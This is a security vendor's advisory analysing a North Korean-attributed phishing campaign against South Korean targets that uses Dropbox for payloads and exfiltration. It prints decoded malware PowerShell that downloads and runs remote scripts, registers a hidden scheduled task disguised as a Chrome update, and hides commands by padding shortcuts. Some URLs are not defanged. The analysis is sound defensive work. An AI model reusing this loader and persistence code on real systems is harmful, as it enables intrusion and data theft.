Analyzing DEEP#DRIVE: North Korean Threat Actors Observed Exploiting Trusted Platforms for Targeted Attacks

Archived: 2026-04-05 15:44:05 UTC

Securonix Threat Research Security Advisory

By Securonix Threat Research: Den Iuzvyk, Tim Peck

Feb 13, 2025

tldr:

The Securonix Threat Research team has been monitoring an ongoing campaign attributed to Kimsuky targeting South Korean business and government sectors.

The DEEP#DRIVE attack campaign represents a sophisticated and multi-stage operation targeting South Korean businesses, government entities and cryptocurrency users. Leveraging tailored phishing lures written in Korean and disguised as legitimate documents, the attackers successfully infiltrated targeted environments as evidenced by information we were able to obtain on the attacker's C2 infrastructure (see: Attacker's Infrastructure).

The lure documents, themed as work logs, insurance documents and crypto-related files, were carefully crafted to appeal to their intended audience, increasing the likelihood of successful execution. By using trusted file formats like .hwp, .xlsx, and .pptx, as well as widely used platforms like Dropbox for hosting malicious payloads, the

attackers bypassed conventional security defenses and ensured their activity blended seamlessly into normal user behavior.

The campaign is heavily reliant on PowerShell scripts for payload delivery, reconnaissance, and execution of next-stage malware. Key elements of the attack included the use of Dropbox to distribute payloads and exfiltrate system data. Persistence was established via scheduled tasks, and code obfuscation was used throughout to evade detection.

While the attacker's infrastructure appears to have been short-lived (evidenced by the rapid takedown of critical Dropbox links) the tactics, techniques, and procedures (TTPs) align closely with Kimsuky, a North Korean Advanced Persistent Threat (APT) group known for targeting South Korea and using similar Dropbox-based methods in prior campaigns. (see: Victimology and attribution).

Key Findings

- **Phishing Vector:** The attack chain began with a .lnk file disguised as legitimate documents, including names such as 종신안내장V02_곽성환D.pdf.pdf.
- **Persistence Mechanism:** The .lnk file created a scheduled task named ChromeUpdateTaskMachine to ensure the periodic execution of malicious scripts.
- **Reconnaissance:** Scripts such as system_first.ps1 gathered detailed system information, including IP address, OS details, antivirus products and running processes, exfiltrating this data to Dropbox.
- **Payload execution:** The temp.ps1 script downloaded, modified and decompressed a Gzip-compressed .NET assembly (system_drive.dat). The assembly was loaded directly into memory to invoke the Main method, executing the next-stage payload.
- **Stealth and obfuscation:** The attackers attempted to obfuscate their scripts with meaningless variable names, repeated irrelevant assignments and string concatenation to evade detection.
- **C2 dependency:** Dropbox served as the hosting platform for payloads. The removal of the associated Dropbox link prevented further analysis of the Main method, suggesting the attack infrastructure was temporary or actively monitored.

Although we were unable to obtain the original phishing email, we were able to gather a wide range of attached or downloaded payloads. It is evident that phishing was the primary method of malware distribution in this campaign as the collected samples and their filenames strongly align with common themes and wording typically used in phishing lures.




Figure 1: DEEP#DRIVE attack chain diagram

The attack relies on the user downloading a compressed (.zip) file containing a single shortcut file (.lnk). These shortcut files are crafted to resemble legitimate Microsoft Office documents, PDFs or other commonly used file formats. Since Windows hides the .lnk extension by default, threat actors exploit this behavior by appending a false extension, such as .xls or .pdf, before the .lnk extension. This tactic deceives users into believing the file is harmless and encourages them to double-click it, triggering the malware's execution.

Stage 1: Initial PowerShell execution through .lnk files

We were able to obtain quite a few samples of recent shortcut files being used by the threat actors and they all appear to follow a common execution strategy. As seen in the figure below, the shortcut file calls the PowerShell process and executes a large string of code.




Figure 2: Shortcut file analysis (NSTU.xls.lnk)

This PowerShell script embedded is a malicious payload designed to execute silently and relies on obfuscation, primarily through Base64 encoding, to hide its true intent. The script begins by decoding a Base64-encoded string stored in the `$ss` variable which stores the next-stage PowerShell code. This decoded content is written to a temporary file, user.ps1, in the %APPDATA% directory and executed once again using PowerShell. After execution, the script ensures stealth by deleting the temporary file.




Figure 3: Shortcut file properties


The execution of PowerShell command line code was intentionally padded with over 100 space characters. As you can see in the figure above, this completely removed any visible code in the Target field when viewing file properties. It's possible that this methodology could bypass an attempt by padding the code to confuse log analysis or AV detection engines while having no bearing on the success of the code's execution.

Stage 2: Decoded base64 PowerShell code

This decoded PowerShell script reveals a multi-stage attack strategy relying on file downloads, execution, and persistence mechanisms. Below is a detailed breakdown of its functionality.

Below is the decoded content of two unique samples. Overall, the code is very similar with the only change being the lure document used and the Dropbox URL:

Figure 4: Decoded PowerShell script from the .lnk file (first sample)



```
$hhh = Join-Path ([System.IO.Path]::GetTempPath()) "종신안내장V02_곽성환D.pdf.pdf";
 wget -Uri "https://dl.dropboxusercontent.com/scl/fi/lc7j7be3vtd2f3hadv0bz/
     V02_-D.pdf.pdf?rlkey=wnah9edf39vv8va7gvmodymch&st=64lizr6k&dl=0" -OutFile $hhh;
 & $hhh;
 $ppp = Join-Path ($env:AppData) "chrome.ps1";
 $str = '$aaa = Join-Path ($env:AppData) "temp.ps1"; wget -Uri "https://dl.dropboxusercontent.com/scl/fi/
     gs58u6qvvxorzttv09yvt/kxsxhx-x.txt?rlkey=v86pd7i2njm7u0pfutl0knu68&st=gjvdcw8r&dl=0" -OutFile $aaa; & $aaa;
 Remove-Item -Path $aaa -Force;';
 $str | Out-File -FilePath $ppp -Encoding UTF8;
 $action = New-ScheduledTaskAction -Execute 'PowerShell.exe' -Argument '-WindowStyle Hidden -nop  -NonInteractive
     -NoProfile -ExecutionPolicy Bypass -Command "& {$abc = Join-Path ($env:AppData) \"chrome.ps1\"; & $abc;}"';
 $trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval (New-TimeSpan -Minutes 30
     );
 $settings = New-ScheduledTaskSettingsSet -Hidden;
 Register-ScheduledTask -TaskName "ChromeUpdateTaskMachine" -Action $action -Trigger $trigger -Settings $settings;
  $aaa = Join-Path ($env:AppData) "system_first.ps1";
 wget -Uri "https://dl.dropboxusercontent.com/scl/fi/sumch8o12a4ko7wqqtrgo/
     kxsxhx-f.txt?rlkey=i8yto5xg3unffs9wawhytu1v4&st=rek9dgcl&dl=0" -OutFile $aaa;
 & $aaa;
 Remove-Item -Path $aaa -Force;
```

Figure 5: Decoded PowerShell script from the .lnk file (second sample)

The script begins by setting up a temporary path using the variable `$hhh` to download a file named “Telegram.exe” or “종신안내장V02_곽성환D.pdf.pdf” from Dropbox. This file is stored in the system’s temporary directory. Once downloaded, it is immediately executed using the “&” operator. This executes the lure document to present to the user.

Next, the script prepares a second PowerShell payload, referred to as chrome.ps1, and stores it in the user’s `%AppData%` directory. This payload is created using the `$str` variable and saved temporarily as temp.ps1. This file contains instructions to download another file, “cjfansgmlans1-x.txt” or “kxsxhx-x.txt”, from Dropbox. Once downloaded, the file is executed and its traces are removed with the `Remove-Item` PowerShell commandlet.

To establish persistence, the script creates a scheduled task named “ChromeUpdateTaskMachine”. The scheduled task is configured to execute the chrome.ps1 script using PowerShell in a hidden window. The task is triggered once, five minutes after the script runs, and repeats every 30 minutes.

The script concludes with another file download operation. It retrieves kxsxhx-f.txt from Dropbox, saves it as system_first.ps1 in the local %AppData% directory, executes it, and cleans up by deleting the file.

Lure file analysis

Taking a closer look at the first script which downloaded and attempted to execute “Telegram.exe”, we ran into some interesting issues. First, the file is actually a .pptx file renamed with a .exe extension. Looking back at the script, the file is downloaded and executed as-is, meaning that it is very unlikely that the file, without being renamed to a .pptx extension, would actually execute. Renaming “Telegram.exe” to “Telegram.pptx” allows it to execute properly and display its contents. It’s possible that this could have been a mistake from the attackers.

```
$hhh = Join-Path ([System.IO.Path]::GetTempPath()) "Telegram.exe";

wget -Uri "hxxps://dl.dropboxusercontent[.]com/scl/fi/slx06ol4jmjqn16icggin/.pptx?rlkey=lky2lit5lpthkcscfnz3f91oa&st=gwpkys9h&dl=0" -OutFile $hhh

& $hhh;
```

However, moving over to the second sample where the file “종신안내장V02_곽성환D.pdf.pdf” is downloaded from Dropbox, we didn’t observe any errors in execution.

Below is a screenshot of the contents of “Telegram.exe(pptx)”.




Figure 6: Phishing lure analysis (Telegram.exe)

The lure document is written in Korean and appears to cover details related to a safety work plan for forklift operations at a logistics facility, focusing on safe handling of heavy cargo and operator training and risk prevention and appears to be an official guideline document used to ensure compliance with workplace safety standards. The attackers may be using a legitimate looking safety plan to target employees in logistics or related sectors in South Korea.

Stage 3 execution: chrome.ps1

The purpose of this script is simply to execute the PowerShell script found at `hxxps://dl.dropboxusercontent[.]com/scl/fi/nanwt6elsuxziz05hnlt4/cjfansgmlans1-x.txt?rlkey=l6gzro1rswkqbk6tinxnkuylv&st=iv78c1cg&dl=0` . This file downloads and executes the final portion of the script (temp.ps1) we’ll highlight further down.

The file is downloaded and saved to `%APPDATA%\temp.ps1` .




Figure 7: contents of chrome.ps1

Stage 4: Persistence

The next action that the original .lnk file performs is establishing persistence on the machine. The .lnk file ensures this by leveraging Windows scheduled tasks. The malware creates a scheduled task named "`ChromeUpdateTaskMachine`", which is configured to execute the malicious script (chrome.ps1) located in the `%AppData%` directory. This is achieved through the PowerShell `Register-ScheduledTask` cmdlet, which combines a task action, a trigger, and specific settings. The task action specifies the execution of PowerShell.exe with the necessary arguments to run the chrome.ps1 (temp.ps1) script. The task trigger is set to activate once, five minutes after its creation, and repeats every 30 minutes. This periodic execution guarantees that the malware runs at regular intervals, even after reboots.

A few notable details related to the task: to avoid suspicion, the task is configured to run in a hidden window (using -WindowStyle Hidden) and bypasses PowerShell execution policies with the -ExecutionPolicy Bypass flag, a tactic to evade restrictions that might otherwise block untrusted scripts. By using a name like "ChromeUpdateTaskMachine", the attackers masquerade as legitimate system or browser update tasks, making the scheduled task less likely to arouse suspicion.

Figure 8: scheduled task details

Stage 5 execution: system_first.ps1

The final action that the original shortcut file performs is to download and execute another file from Dropbox, system_first.ps1.

This file is downloaded from `hxxps://dl.dropboxusercontent[.]com/scl/fi/3br2y8fin0jqgrunrq3mf/cjfansgmlans1-f.txt?rlkey=rxnknu51ncb5xgnj2lyxu0xyu&st=ohfmyo4p&dl=0` and is stored into the script's `$aaa` variable. The contents of the script are then executed using " `@ $aaa` ". This can be seen in the figures in the Stage 2: Decoded base64 PowerShell code section.

The contents of the PowerShell code found in system_first.ps1 are rather interesting. Let's dive in to discover its functions. In a nutshell, the script is designed to collect system information, exfiltrate it to Dropbox, and then clean up by removing the locally generated file.

Figure 9: system_first.ps1 – system enumeration and connection details

The system_first.ps1 script gathers system information by querying various Windows Management Instrumentation (WMI) classes and using PowerShell commands to collect key details about the host. It retrieves the IP address of the machine by querying `Win32_NetworkAdapterConfiguration` and captures the system's last boot-up time, operating system details (version, build number, and architecture), and antivirus product names using `Win32_OperatingSystem` and `SecurityCenter2.AntiVirusProduct`.

Also, the script determines whether the system is a laptop or desktop by checking the `PCSystemType` attribute in the `Win32_ComputerSystem` class. It also logs the installation date of the operating system and captures all currently running processes on the machine. All this information is written to a uniquely named file in the `%AppData%` directory, formatted with the IP address, timestamp, and a specific identifier, ready for exfiltration.

All in all, it gathers comprehensive system information from the victim host, including:

- Host IP address
- System uptime and OS type and version details
- Installed antivirus software
- Running processes
- System type (desktop or laptop)

For each compromised system, a file is prepared and uploaded back to Dropbox using the following directory and naming structure:

`/github/cjfansgmlans1_first/<IP>-<timestamp>-RRR-cjfansgmlans1.txt`




Figure 10: system_first.ps1 – connection details and exfiltration

Final stage: Assemblies execution – temp.ps1

If you recall the temp.ps1 script was downloaded and executed using chrome.ps1, which after execution deletes itself. It's designed to execute obfuscated and compressed code fetched from a remote location. Given the complexity of the code, we'll break it down into individual sections in an effort to understand it better.

Throughout the script, the attackers used mild forms of code obfuscation in order to bypass detections. First, the attackers broke up common strings into concatenated chunks. Breaking up strings that an antivirus product might flag on is a common way to bypass detections. Next, the attackers filled the script with junk code (the $ajaia variable specifically) in order to either confuse analysis. It could also be an attempt to modify the file's entropy level which could also assist in bypassing detections.

